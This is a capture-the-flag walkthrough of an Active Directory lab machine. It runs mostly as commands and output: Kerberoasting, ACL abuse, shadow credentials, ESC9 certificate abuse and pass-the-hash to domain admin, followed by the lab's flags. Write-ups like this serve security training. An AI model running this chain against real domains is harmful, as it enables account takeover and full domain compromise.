

Nmap Results
# Nmap 7.94SVN scan initiated Mon Nov 18 17:01:18 2024 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.133.215
Nmap scan report for 10.129.133.215
Host is up (0.093s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain?
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-11-19 05:02:30Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after:  2025-05-13T15:49:36
|_ssl-date: 2024-11-19T05:05:32+00:00; +7h00m00s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2024-11-19T05:05:32+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after:  2025-05-13T15:49:36
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2024-11-19T05:05:32+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after:  2025-05-13T15:49:36
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after:  2025-05-13T15:49:36
|_ssl-date: 2024-11-19T05:05:32+00:00; +7h00m00s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49689/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49690/tcp open  msrpc         Microsoft Windows RPC
49695/tcp open  msrpc         Microsoft Windows RPC
49724/tcp open  msrpc         Microsoft Windows RPC
49745/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-11-19T05:04:53
|_  start_date: N/A
|_clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m59s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Nov 18 17:05:32 2024 -- 1 IP address (1 host up) scanned in 254.05 secondsnmap output. We can see the DC01 hostname in the SMB script results and LDAP, as well as the certified.htb domain name in the LDAP output. Now would be a good time to add those hostnames to your /etc/hosts file.echo -e '10.129.133.9\t\tcertified.htb DC01.certified.htb' | sudo tee -a /etc/hostsService Enumeration
TCP/445
smbclient -U 'certified.htb/judith.mader%judith09' -L //10.129.133.215
TCP/389
LdapDomainDump
ldapdomaindump -u 'certified.htb\judith.mader' -p 'judith09' -o ldd ldap://10.129.133.215
open ldd/domain_users_by_group.html

Remote Bloodhound
bloodhound-python -c All -u 'judith.mader' -p 'judith09' -d 'certified.htb' -ns 10.129.133.215
sudo neo4j console &Start Bloodhound database
sudo bloodhound &Start Bloodhound GUI and import the .json data output by the bloodhound-python command

management_svc is Kerberoastable

faketime due to clock skew as my date and time were far too offset with the domain controller'sfaketime "$(ntpdate -q 10.129.133.215 | cut -d ' ' -f 1,2)" impacket-GetUserSPNs -dc-ip 10.129.133.215 'certified.htb/judith.mader:judith09' -request

rockyou.txt
judith.mader and click on her node in Bloodhound
We have WriteOwner on management@certified.htb, which has GenericWrite on the management_svc user. So, we can feasibly make ourselves owner of the management@certified.htb group, then add some shadow credentials to the management_svc account.
Exploit
WriteOwner
impacket-owneredit -dc-ip 10.129.133.215 -target 'Management' -new-owner 'judith.mader' -action write 'certified.htb/judith.mader:judith09' 2>/dev/null
impacket-owneredit -dc-ip 10.129.133.215 -target 'Management' -new-owner 'judith.mader' -action read
read operationimpacket-dacledit -dc-ip 10.129.133.215 -action 'write' -rights 'FullControl' -principal 'judith.mader' -target 'Management' 'certified.htb/judith.mader:judith09' 2>/dev/null
net rpc group addmem 'Management' 'judith.mader' -U 'certified.htb/judith.mader%judith09' -S 10.129.133.215
GenericWrite over management_svcnet rpc group members 'Management' -U 'certified.htb/judith.mader%judith09' -S 10.129.133.215
GenericWrite
A quick Google search reveals how we can add shadow credentials to a user object given we have GenericWrite over the user object.
With GenericWrite over a user, you can write to the “msds-KeyCredentialLink” attribute. Writing to this property allows an attacker to create “Shadow Credentials” on the object and authenticate as the principal using Kerberos PKINIT. See more information under the AddKeyCredentialLink edge.


Add the Shadow Credential
pipx install git+https://github.com/ShutdownRepo/pywhisker.gitpywhisker --dc-ip 10.129.133.215 -d 'certified.htb' -u 'judith.mader' -p 'judith09' --target 'management_svc' --action 'add'
Request TGT Using the Shadow Credential


certipy-ad cert -export -pfx LKpqQeMs.pfx -password 'ubW0zlYBOghsMXBzaHsL' -out pwn.pfx
certipy-ad doesn't support TGT request with password-protected PFXfaketime "$(ntpdate -q 10.129.133.215 | cut -d ' ' -f 1,2)" certipy-ad auth -pfx pwn.pfx -dc-ip 10.129.133.215 -username 'management_svc' -domain 'certified.htb'
management_svc.ccache. We get the NTLM hash for the user as well.WinRM as Service Account
evil-winrm -i '10.129.133.215' -u 'management_svc' -H 'a091c1832bcdd4677c28b5a6a1295584'
Post-Exploit Enumeration
Operating Environment
Current User
User Name                SID
======================== =============================================
certified\management_svc S-1-5-21-729746778-2675978091-3820388244-1105


GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                           Attributes
=========================================== ================ ============================================= ==================================================
Everyone                                    Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access     Alias            S-1-5-32-574                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
CERTIFIED\Management                        Group            S-1-5-21-729746778-2675978091-3820388244-1104 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.
Users and Groups
Domain Users
samAccountName
--------------
Administrator
Guest
krbtgt
judith.mader
management_svc
ca_operator
alexander.huges
harry.wilson
gregory.cameron
Network Configurations
Network Interfaces
Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv4 Address. . . . . . . . . . . : 10.129.133.215
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.129.0.1
Privilege Escalation
GenericAll

Now that we're operating as management_svc, it's a good time to revisit the Bloodhound output. We have GenericAll on ca_operator. If I had to guess, this will give us some means of creating a certificate to authenticate as Domain Admin using a certificate.
Looking at the Bloodhound support page for the GenericAll edge:
You can reset user passwords with full control over user objects. For full abuse info about this attack, see the information under the ForceChangePassword edge.
You can write to the “msds-KeyCredentialLink” attribute on a user. Writing to this property allows an attacker to create “Shadow Credentials” on the object and authenticate as the principal using Kerberos PKINIT. See more information under the AddKeyCredentialLink edge.
Alternatively, you can write to the "servicePrincipalNames" attribute and perform a targeted kerberoasting attack. See the abuse section under the WriteSPN edge for more information.

AD CS Enumeration
Find Vulnerable Templates
certipy-ad find -u 'ca_operator' -p 'NewPassword1!' -dc-ip '10.129.133.215' -vulnerable
ca_operator is the service account for managing Active Directory Certificate Services. Let's enumerate.Vulnerable Certificate Template (ESC9)
Certificate Templates
  0
    Template Name                       : CertifiedAuthentication
    Display Name                        : Certified Authentication
    Certificate Authorities             : certified-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectRequireDirectoryPath
                                          SubjectAltRequireUpn
    Enrollment Flag                     : NoSecurityExtension
                                          AutoEnrollment
                                          PublishToDs
    Private Key Flag                    : 16842752
    Extended Key Usage                  : Server Authentication
                                          Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1000 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : CERTIFIED.HTB\operator ca
                                          CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : CERTIFIED.HTB\Administrator
        Write Owner Principals          : CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
                                          CERTIFIED.HTB\Administrator
        Write Dacl Principals           : CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
                                          CERTIFIED.HTB\Administrator
        Write Property Principals       : CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
                                          CERTIFIED.HTB\Administrator
    [!] Vulnerabilities
      ESC9                              : 'CERTIFIED.HTB\\operator ca' can enroll and template has no security extension
ESC9 Privilege Escalation
The privilege escalation chain looks like this:
management_svchasGenericAllonca_operator- So, change
ca_operatorUPN toAdministrator
- So, change
- Then, request a certificate as
ca_operatorusing the vulnerable template- This causes the UPN of
Administratorto be injected into the certificate
- This causes the UPN of
- Revert the UPN back to
ca_operator@certified.htb- Then, use the certificate to authenticate as domain admin
certipy-ad account update -username 'management_svc' -hashes 'a091c1832bcdd4677c28b5a6a1295584' -user 'ca_operator' -upn 'Administrator' -dc-ip 10.129.133.215
certipy-ad req -username 'ca_operator' -p 'NewPassword1!' -target 10.129.133.215 -ca 'certified-DC01-CA' -template 'CertifiedAuthentication'
certipy-ad account update -username 'management_svc' -hashes 'a091c1832bcdd4677c28b5a6a1295584' -user 'ca_operator' -upn 'ca_operator@certified.htb' -dc-ip 10.129.133.215
faketime "$(ntpdate -q 10.129.133.215 | cut -d ' ' -f 1,2)" certipy-ad auth -pfx administrator.pfx -domain 'certified.htb' -dc-ip 10.129.133.215
Becoming Domain Admin
impacket-psexec -hashes 'aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34' 'certified.htb/administrator@10.129.133.215'
Flags
User
d4cce078cc59d223a257c255a4d1ade8
Root
8e46255f39518eac1d867d1c397c9664


